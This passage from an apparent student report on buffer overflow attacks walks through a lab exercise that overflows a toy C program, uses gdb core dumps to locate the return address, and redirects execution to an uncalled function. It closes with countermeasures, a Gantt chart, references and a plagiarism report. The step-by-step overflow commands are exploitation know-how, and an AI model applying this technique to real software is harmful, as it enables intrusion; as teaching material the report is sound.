[1]    32295 done                             python -c "print('a'*100)" |
       32296 segmentation fault (core dumped)  ./example1.out
~/ssd ulimit -c unlimited
~/ssd ls
core  example1.c  example1.out  Makefile
```

The command "gdb -q -c core -ex quit" will basically load gcc, it will print the one line that we need and then it immediately quits.

```
~/ssd gdb -q -c core -ex quit
GEF for linux ready, type `gef' to start, `gef config' to configure
78 commands loaded for GDB 8.2.1 using Python engine 3.7
[*] 2 commands could not be loaded, run `gef missing` to know why.
[New LWP 32296]
Core was generated by `./example1.out'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x61616161 in ?? ()
```


From the above figure we can see that it results in a seg fault which basically means the program got crashed. This is because we tried to run an instruction at memory address 0x61616161.

61 happens to be the ascii value for lowercase a. So we know that we are actually able to corrupt the program to the point where it tried to go to the memory location 0x61616161


Now what we can actually do is we can manipulate and control the value that is in the return address.

Initially we are going to find where that value is and later on we shall debug and see how we can determine more intelligently.

```
~/ssd gdb -q -c core -ex quit
~/ssd python -c "print('a'*50+'b'*20)" | ./example1.out
In main.
Calling getMessage.
Enter a message: You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbbbbb
[1]    32562 done                              python -c "print('a'*50+'b'*20)" |
       32563 segmentation fault (core dumped)  ./example1.out
~/ssd gdb -q -c core -ex quit
GEF for linux ready, type `gef' to start, `gef config' to configure
78 commands loaded for GDB 8.2.1 using Python engine 3.7
[*] 2 commands could not be loaded, run `gef missing` to know why.
[New LWP 32563]
Core was generated by `./example1.out'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x62626262 in ?? ()
```




```
~/ssd gdb -q -c core -ex quit
EF for linux ready, type `gef' to start, `gef config' to configure
8 commands loaded for GDB 8.2.1 using Python engine 3.7
[*] 2 commands could not be loaded, run `gef missing` to know why.
[New LWP 32563]
ore was generated by `./example1.out'.
rogram terminated with signal SIGSEGV, Segmentation fault.
#0  0x62626262 in ?? ()
~/ssd python -c "print('a'*50+'b'*12)" | ./example1.out
n main.
alling getMessage.
nter a message: You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbbbbb
[1]    32653 done                          python -c "print('a'*50+'b'*12)" |
       32654 segmentation fault (core dumped)  ./example1.out
~/ssd gdb -q -c core -ex quit
EF for linux ready, type `gef' to start, `gef config' to configure
8 commands loaded for GDB 8.2.1 using Python engine 3.7
[*] 2 commands could not be loaded, run `gef missing` to know why.
[New LWP 32654]
ore was generated by `./example1.out'.
rogram terminated with signal SIGSEGV, Segmentation fault.
#0  0xffffd120 in ?? ()
```



```
~/ssd python -c "print('a'*50+'b'*14)" | ./example1.out
In main.
Calling getMessage.
Enter a message: You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbb
[1]    309 done                          python -c "print('a'*50+'b'*14)" |
       310 segmentation fault (core dumped)  ./example1.out
~/ssd gdb -q -c core -ex quit
GEF for linux ready, type `gef' to start, `gef config' to configure
78 commands loaded for GDB 8.2.1 using Python engine 3.7
[*] 2 commands could not be loaded, run `gef missing` to know why.
[New LWP 310]
Core was generated by `./example1.out'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x56006262 in ?? ()
```


If we make this 15 b’s now we should see three 62’s because we’re increasing the amount of data that we feed into the stack.



```
~/ssd python -c "print('a'*50+'b'*15)" | ./example1.out
In main.
Calling getMessage.
Enter a message: You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbbb
[1]    371 done                          python -c "print('a'*50+'b'*15)" |
       372 segmentation fault (core dumped)  ./example1.out
~/ssd gdb -q -c core -ex quit
GEF for linux ready, type `gef' to start, `gef config' to configure
78 commands loaded for GDB 8.2.1 using Python engine 3.7
[*] 2 commands could not be loaded, run `gef missing` to know why.
[New LWP 372]
Core was generated by `./example1.out'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x00626262 in ?? ()
```

Now, we have probably found the location in memory where the return address is. So, if we were to write 16 b’s the last four would fill the return address. Those are the four bytes we are going to manipulate.


Let’s check by adding 4 c’s:




We can just start reducing the number of bytes that we feed into it and maybe trying to create crafte patterns so that we'll know exactly when we've overwritten the return address. The idea is when we run that gdb command we want the four characters or the four byte address to be one that we've crafted. Now we can pass any values we want in the last four bytes.

Now in order to execute the function that is not called we need to get the return address of the function. So, for that we will use the gdb debugger.

Now we shall use the gdb debugger and set a break point in main and run the program..





To get the return address of really anything in gdb (like a variable , function, etc) we can just write the command "p function_name". For example : if we want to find the return address of the printMsg function that never gets called we write: "p printmsg".

Now what we are going to do is take those 4 bytes that memory address of that function and inject that right at the top of the return address in our stack so that when we corrupt the getmsg() function, we should overwrite the stack for this function and when the function eventually calls return, its return address back into main has been corrupted with the address of printmsg() function. So it should hop there and print the content there.

Now we copy the memory address of the printmsg() function and leave the gdb.

After this, we place the copied address and insert the bytes as shown below.

We run the code again and we finally see the message "Welcome to buffer overflows".

7.CONCLUSION


Threat actors use programme memory overwriting to take advantage of buffer overflows. The programme wouldn't run normally if you did that. The Morris Worm and SQL Slammer are two of the most well-known buffer overflow attacks. Utilising contemporary operating systems, executable space protection, bounds checking, static code analysis, and avoiding the use of C and C++ are all ways to prevent buffer overflow attacks.

Limitations and future scope of buffer overflow

The operating system and architecture that a target employs determines the hacker's choice of buffer overflow exploit methods. However, the additional information they send to a programme will probably contain malicious code, allowing the attacker to start new processes and give the programme new instructions.

For instance, adding new code to a programme can tell it to execute new commands that grant the attacker access to the organization's IT systems. An attacker may be able to purposefully enter data that the buffer is unable to contain if they are aware of the memory layout of the programme. They will be able to do this to change the executable code stored in memory regions with malicious code, giving them the ability to take over the programme.

8.GANT CHART


9. GANTT CHART
ACTIVITY
TIME FRAME
January 2023
February 2023
March 2023
April 2023
Literature Survey
Problem Definition
Design
Implementation
Testing and Validation
Documentation
Proposed activity
Achieved activity
Ongoing activity

9.REFERENCE

1 Thesis prepared by Sabah M Alzahrani, Department of Computer Science, College of Computers and Information Technology, Taif University, Taif P.O. Box 11099, Taif, 21944, Saudi Arabia

2 MCAIDS Sachin B. Jadhav Department of CSE, SIRT Bhopal,RGPV,India, Deepak Choudhary Department of CSE SIRT Bhopal,RGPV,India Yogadhar Pandey Department of CSE SIRT Bhopal,RGPV,India

3 Hector Marco-Gisbert and Ismael Ripoll Ripoll 2 1 School of Computing, Engineering and Physical Sciences, University of the West of Scotland, High Street, Paisley PA1 2BE, UK 2 Department of Computing Engineering, Universitat Politècnica de València, Camino de Vera s/n, 46022 Valencia, Spain Correspondence: hector.marco@uws.ac.uk; Tel.: +44-1418494418 Received: 2 June 2019; Accepted: 15 July 2019; Published: 22 July 2019

10.PLAGIARISM

Understanding Buffer Overflow Attack and its Countermeasures

ORIGINALITY REPORT

14%	10%	11%	8%
SIMILARITY INDEX	INTERNET SOURCES	PUBLICATIONS	STUDENT PAPERS

PRIMARY SOURCES

1	www.nzfaruqui.com Internet Source	2%
2	web.archive.org Internet Source	2%
3	Submitted to University of New Haven Student Paper	1%
4	ru.scribd.com Internet Source	1%
5	dokumen.pub Internet Source	1%
6	Submitted to Charotar University of Science And Technology Student Paper	1%
7	Xiangyang Wang, Hongying Yang, Siyang Gao, Panpan Niu. "Texture image retrieval using DNST domain local neighborhood intensity pattern", Multimedia Tools and Applications, 2022 Publication	1%